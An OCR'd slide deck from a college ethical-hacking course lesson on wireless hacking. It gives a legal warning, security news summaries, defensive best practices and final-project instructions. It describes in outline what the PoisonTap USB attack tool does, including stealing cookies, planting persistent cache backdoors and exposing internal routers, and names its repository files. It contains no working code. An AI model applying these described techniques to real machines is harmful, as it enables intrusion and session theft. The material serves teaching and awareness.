
Network Settings

Network settings are used when making Internet connections. By default, Java will use the network settings in your web browser. Only advanced users should modify these settings.

Temporary Internet Files

Files you use in Java applications are stored in a special folder for quick execution later. Only advanced users should delete files or modify these settings.

500MB cache size



☑ Keep temporary files on my computer.

Location

Select the location where temporary files are kept:


s\Rich Simms\AppData\LocalLow\Sun\Java\Deployment\cache

Disk Space

Select the compression level for JAR files: None

Set the amount of disk space for storing temporary files: 500 MB


Delete these



Delete the following files?

☑ Trace and Log Files
☑ Cached Applications and Applets
☐ Installed Applications and Applets

Google Java download



If you want to download Java for another computer or Operating System, click the link below.
All Java Downloads

Free Java Download

Download Java for your desktop computer now!

Version 7 Update 13

Why download Java?

Java technology allows you to work and play in a secure computing environment.

Java allows you to play online games, chat with people around the world, calculate your mortgage

Start

Sound Check

*Students that dial-in should mute their line using *6 to prevent unintended noises distracting the web conference.*

*Instructor can use *96 to mute all student lines.*

Volume
**4 - increase conference volume.*
**7 - decrease conference volume.*
**5 - increase your voice volume.*
**8 - decrease your voice volume.*

CIS 76 - Lesson 13

Instructor: **Rich Simms**
Dial-in: **888-886-3951**
Passcode: **136690**

Bruce

Philip

Sam B.

Sam R.

Miguel

Bobby

Garrett

May

Chris

Tanner

Helen

Xu

Mariano

Cameron

Tre

Aga

Ryan M.

Karl-Heinz

Remy

Ryan A.

Email me (risimms@cabrillo.edu) a relatively current photo of your face for 3 points extra credit

First Minute Quiz

Please answer these questions **in the order** shown:

Shown on CCC Confer

For credit email answers to:

`risimms@cabrillo.edu`

within the **first few minutes of the live class**

Hacking Wireless Networks

Objectives

- Explain wireless technology
- Describe wireless networking standards
- Describe wireless authentication
- Use some wireless hacking tools

Agenda

- Quiz #10
- Questions
- In the news
- Best practices
- Final project
- Housekeeping
- Wireless adapters and utilities
- Hacking WEP
- Hacking WPA/WPA2
- Assignment
- Wrap up

Admonition

Unauthorized hacking is a crime.

The hacking methods and activities learned in this course can result in prison terms, large fines and lawsuits if used in an unethical manner. They may only be used in a lawful manner on equipment you own or where you have explicit permission from the owner.

Students that engage in any unethical, unauthorized or illegal hacking may be dropped from the course and will receive no legal protection or help from the instructor or the college.

Questions

Questions

How this course works?

Past lesson material?

Previous labs?

Chinese Proverb	他問一個問題，五分鐘是個傻子，他不問一個問題仍然是一個傻瓜永遠。 *He who asks a question is a fool for five minutes; he who does not ask a question remains a fool forever.*

Ryan Placeholder

"However, at the beginning of this next weeks class I would gladly share any knowledge/answer any questions people have about web app vulns ...

... finding and exploiting XSS (DOM, Stored, and Reflected), filter/WAF evasion, and injection obfuscation"


In the news

Older news

Fake google.com domain


http://thenextweb.com/google/2016/11/21/google-isnt-google/

http://mashable.com/2016/11/21/fake-google-domain



ɢoogle.com
≠
Google.com

- Unicode Character 'LATIN LETTER SMALL CAPITAL G' (U+0262)
- ɢoogle.com redirects to xn--oogle-wmc.com which redirects to:



http://
money.get.away.get.a.good.job.with.more.pay.and.you.are.okay.money.it.is.
a.gas.grab.that.cash.with.both.hands.and.make.a.stash.new.car.caviar.four.s
tar.daydream.think.i.ll.buy.me.a.football.team.money.get.back.i.am.alright.jac
k.ilovevitaly.com/
#.keep.off.my.stack.money.it.is.a.hit.do.not.give.me.that.do.goody.good.bulls
hit.i.am.in.the.hi.fidelity.first.class.travelling.set.and.i.think.i.need.a.lear.jet.m
oney.it.is.a.secret.%C9%A2oogle.com/
#.share.it.fairly.but.dont.take.a.slice.of.my.pie.money.so.they.say.is.the.root.
of.all.evil.today.but.if.you.ask.for.a.rise.it's.no.surprise.that.they.are.giving.no
ne.and.secret.%C9%A2oogle.com

Recent news

PoisonTap USB stick that installs backdoors on locked PCs and Macs

https://www.wired.com/2016/11/wickedly-clever-usb-stick-installs-backdoor-locked-pcs/?mbid=social_twitter


http://arstechnica.com/security/2016/11/meet-poisontap-the-5-tool-that-ransacks-password-protected-computers/

http://www.macrumors.com/2016/11/21/usb-device-hijacks-data-from-locked-macs/

- $5 Raspberry PI computer.
- Can be plugged into a locked or unlocked PC.
- Impersonates an Ethernet connection.
- Waits for a browser request then sends malicious code to the victim's browser cache.
- Created by Samy Kamkar who has released the schematics and code.

Older news

https://samy.pl/poisontap/


Samy Kamkar: PoisonTap
https://samy.pl/poisontap/

APPLIED HACKING

Subscribe for updates on Samy Kamkar's latest research, access to unpublished videos, and learn how to keep yourself safer, online and off.

Subscribe

PoisonTap - siphons cookies, exposes internal router & installs web backdoor on locked computers

Created by @SamyKamkar || https://samy.pl


When **PoisonTap** (Raspberry Pi Zero & Node.js) is plugged into a **locked/password protected** computer, it:

- emulates an Ethernet device over USB (or Thunderbolt)
- hijacks **all Internet traffic** from the machine (*despite* being a low priority/unknown network interface)
- siphons and stores HTTP cookies and sessions from the web browser for the Alexa top 1,000,000 websites
- exposes the **internal router** to the attacker, making it accessible **remotely** via outbound WebSocket and DNS rebinding (thanks Matt Austin for rebinding idea!)
- installs a persistent web-based backdoor in HTTP cache for hundreds of thousands of domains and common Javascript CDN URLs, all with access to the user's cookies via cache poisoning
- allows attacker to **remotely** force the user to make HTTP requests and proxy back responses (GET & POSTs) with the **user's cookies** on any backdoored domain
- does **not** require the machine to be unlocked
- backdoors and remote access persist **even after device is removed** and attacker sashays away

Live demonstration and more details available in the video:

PoisonTap - exploiting locked machines w/Raspberry Pi Zero
Exploiting
Locked
Computers
Raspberry Pi Zero & Node.JS

https://github.com/samyk/poisontap



samyk / poisontap

Exploits locked/password protected computers over USB, drops persistent WebSocket-based backdoor, exposes internal router, and siphons cookies using Raspberry Pi Zero & Node.js. https://samy.pl/poisontap/

22 commits | 1 branch | 0 releases | 5 contributors

samyk committed on GitHub Merge pull request #36 from MikeColes/master … Latest commit d11c8fc 23 hours ago

js	First release	6 days ago
README.md	Added networking settings	4 days ago
alexa1m.sh	First release	6 days ago
backdoor.html	Don't point to your site.	5 days ago
backend_server.js	First release	6 days ago
dhcpd.conf	Update dhcpd.conf	23 hours ago
pi_poisontap.js	add blinking ACT led when injection succeed	4 days ago
pi_startup.sh	First release	6 days ago
target_backdoor.js	Updated comment	5 days ago
target_injected_xhtmljs.html	Made animation, IP and DNS server adjustable	2 days ago

README.md

PoisonTap - siphons cookies, exposes internal router &

PoisonTap documentation and code

Recent news


Security Breach and Spilled Secrets Have Shaken the N.S.A. to Its Core

By SCOTT SHANE, NICOLE PERLROTH and DAVID E. SANGER NOV. 12, 2017

https://www.nytimes.com/2017/11/12/us/nsa-shadow-brokers.html

The New York Times

"Fifteen months into a wide-ranging investigation by the agency's counterintelligence arm, known as Q Group, and the F.B.I., officials still do not know whether the N.S.A. is the victim of a brilliantly executed hack, with Russia as the most likely perpetrator, an insider's leak, or both."



theshadowbrokers (60) in shadowbrokers • 4 months ago

TheShadowBrokers Monthly Dump Service - July 2017

Another global cyber attack is fitting end for first month of theshadowbrokers dump service. There is much...


$882.13 ▾ 439 123

"Compounding the pain for the N.S.A. is the attackers' regular online public taunts, written in ersatz broken English. Their posts are a peculiar mash-up of immaturity and sophistication, laced with profane jokes but also savvy cultural and political references. They suggest that their author — if not an American — knows the United States well."

Older news

Your body reveals your password by interfering with Wi-Fi

http://www.theregister.co.uk/2016/11/13/researchers_point_finger_at_handy_smartphone_exploit/



(a) Continuously Click in Different Keys

(b) Continuously Click in the Same Key

- Analyzing the radio signal can reveal private information using a malicious Wi-Fi hotspot.
- They claim 81.7% snooping success once the system has enough training samples.
- Relies on beam-forming technology that does not work with only one antenna.
- They worked out how user hand movements affect the signal.
- They do not need to compromise the target.
- Published in the ACM as "When CFI meets public WiFi".

Recent news

Multi-stage malware sneaks into Google Play

BY LUKAS STEFANKO POSTED 15 NOV 2017

https://www.welivesecurity.com/2017/11/15/multi-stage-malware-sneaks-google-play

welivesecurity




Figure 1 – Six of the multi-stage downloaders discovered on Google Play

"Another set of malicious apps has made it into the official Android app store. Detected by ESET security systems as Android/TrojanDropper.Agent.BKY, these apps form a new family of multi-stage Android malware, legitimate-looking and with delayed onset of malicious activity."

Recent news

Hackers Poison Google Search Results to Deliver Zeus Panda
BY Kelly Sheridan 11/3/2017

https://www.darkreading.com/vulnerabilities---threats/hackers-poison-google-search-results-to-deliver-zeus-panda/d/d-id/1330322

DARKReading

"Most people use Google to search for answers but don't know the results aren't always safe. Attackers have begun to exploit this reliance on Google by using Search Engine Optimization (SEO) to populate search results with malicious links and distribute the Zeus Panda Banking Trojan through a compromised Word document."

"This malware first queries the system's keyboard mapping to determine its language, and terminates if it detects Russian, Belarusian, Kazak, or Ukrainian. Earlier analysis of Zeus Panda also revealed it wouldn't run on systems in Russia, Ukraine, Belarus, or Kazakhstan."

Recent news


ProPublica Newsletter

BY Julia Angwin August 2017

http://go.propublica.org/webmail/125411/154792457/ecdf767a701bd0622a1a989e0c25fb1491a030779e2eecdb862fef7b6fb29017

"You write a provocative tweet and an army of Twitter bots heaps abuse on you. You write a Facebook post commenting on a news item and it is reported as hateful and deleted by Facebook."

"After publishing a story about the tech providers that enable hate websites last weekend, my inbox was flooded with notifications that I had been signed up for email newsletters and user accounts on random websites:"



Zitmaxx Wonen	Newsletter subscription success	Tue 8/22/17, 10:30 AM
Boermans Juwelier	Newsletter subscription success	Tue 8/22/17, 10:30 AM
WordPress	[Hucker Report] Your username and password info	Tue 8/22/17, 10:30 AM
ТУРИСТИЧКА ОРГАНИЗАЦИЈА ТРСТ...	Детаљи налога за mbxaqqod1987 на ТУРИСТИЧКА О...	Tue 8/22/17, 10:30 AM
VBP Chicago (sent by VBP Chicago)	VBP Chicago Newsletter: Please Confirm Subscription	Tue 8/22/17, 10:38 AM
Extension Engine info	Confirm your Post	Tue 8/22/17, 10:30 AM
Unwin (sent by Unwin)	UK & Export Customers: Please Confirm Subscription	Tue 8/22/17, 10:32 AM
Ubiquity (sent by Ubiquity)	Ubiquity-DEM-EN: Please Confirm Subscription	Tue 8/22/17, 10:32 AM
Freedom Foundry (sent by Freedom Fo...	Freedom Foundry Subscribers: Please Confirm Subscri...	Tue 8/22/17, 10:32 AM

Recent news

Hackers Shut Down ProPublica’s Email For a Day. Here’s How to Stop Attacks Like That.

BY Julia Angwin November 13, 2017

https://www.propublica.org/article/hackers-shut-down-propublicas-email-for-a-day-heres-how-to-stop-attacks-like-that

PROPUBLICA

"In August, my email was attacked. Hate groups overwhelmed my inbox and the inboxes of two of my colleagues, and shut down ProPublica’s email much of the day. (I wrote about this incident in a previous newsletter.)

1. The Messaging Malware Mobile Anti-Abuse Working Group (M3AAWG) has asked bulk email senders to identify subscription confirmation emails with a special technical header.

2. Do you run a website or a newsletter or some sort of listserv? Is CAPTCHA turned on? Turn it on.

3. Do you sign up for newsletters or listservs? Do the newsletters or listservs you sign up for have CAPTCHAs? If not, that could be a problem. Reach out to them and encourage them to implement CAPTCHAs, or the technical header, or both.

4. If you have a WordPress site, you can turn off user registrations — if unneeded. You can also install a CAPTCHA on your sign-up form.

Best Practices

Distributed Denial of Service Attacks: Four Best Practices for Prevention and Response

Software Engineering Institute
Carnegie Mellon University

SEI Blog

The Latest Research in Software Engineering and Cybersecurity

- Locate servers in different data centers.
- Ensure that data centers are located on different networks.
- Ensure that data centers have diverse paths.
- Ensure that the data centers, or the networks that the data centers are connected to, have no notable bottlenecks or single points of failure.

https://insights.sei.cmu.edu/sei_blog/2016/11/distributed-denial-of-service-attacks-four-best-practices-for-prevention-and-response.html

Simple Banking Security Tip: Verbal Passwords


https://krebsonsecurity.com/2017/11/simple-banking-security-tip-verbal-passwords/

"Most financial institutions will let customers add verbal passwords or personal identification numbers (PINs) that are separate from any other PIN or online banking password you might use, although few will advertise this."

"Ultimately, I ended up moving our investments to an institution that consistently adhered to my requirements. Namely, that failing to provide the pass phrase required an in-person visit to a bank branch to continue the transaction, at which time ID would be requested. "

Final Project

CIS 76 Project



Cabrillo College

CIS 76 Ethical Hacking Exercise

Final Project
Fall 2017

Final Project

You will create your own educational step-by-step lab using your VLab pod that demonstrates a complete hacking attack scenario. This lab will be published in a Google Docs folder available to all your classmates. In addition to creating a new lab document you will also test one or more of your classmates projects.

Warning and Permission

Unauthorized hacking can result in prison terms, large fines, lawsuits and being dropped from this course!

For this project, you have authorization to hack any of the VMs in your VLab pod.

Deliverables

1. A new lab document that you create:
   a. Lab document specifications here: link
   b. Upload your lab document with Appendix A to the shared project folder: link
2. One or more test reports:
   a. Project testing template: link
   b. Project testing signup spreadsheet: link

Recommended Timeline


1. [3-4 week before due date] Start researching potential hacking project ideas 3-4 weeks in advance. Cybersecurity news articles and blogs are excellent starting points for your scenario. Use Google to research vulnerabilities, exploits and preventative measures to implement in your VLab pod. If you need additional VMs let the instructor know.

https://simms-teach.com/docs/cis76/cis76final-project.pdf

The final project is available.

Due in two weeks.

Calendar Page




Assignment

- Project
- Test matrix
- Student projects

https://simms-teach.com/cis76calendar.php

CIS 76 Project



13	11/21	**Quiz 10** **Hacking Wireless Networks** • Wireless technology • Hacking WEP • Hacking WPA/WPA2 **Materials** • Presentation slides (download) **Assignment** • Project • Project testing signup sheet • Student project folder **Extra Credit Lab** • Lab X4 (Wireless) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	11	Lab 10
14	11/28	**Cryptography** • Symmetric and Asymmetric encryption • Hashing • How SSL/TLS works • Heartbleed **Materials** • Presentation slides (download) **Assignment** • Project • Project testing signup sheet • Student project folder **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	12	
15	12/5	**Network Protection Systems** • Network devices • Firewalls • IDS and IPS **Materials** • Presentation slides (download) **Assignment** • Practice Test for Final (canvas) **CCC Confer** • Enter virtual classroom • Archives Confer or 3CMedia	13	Project

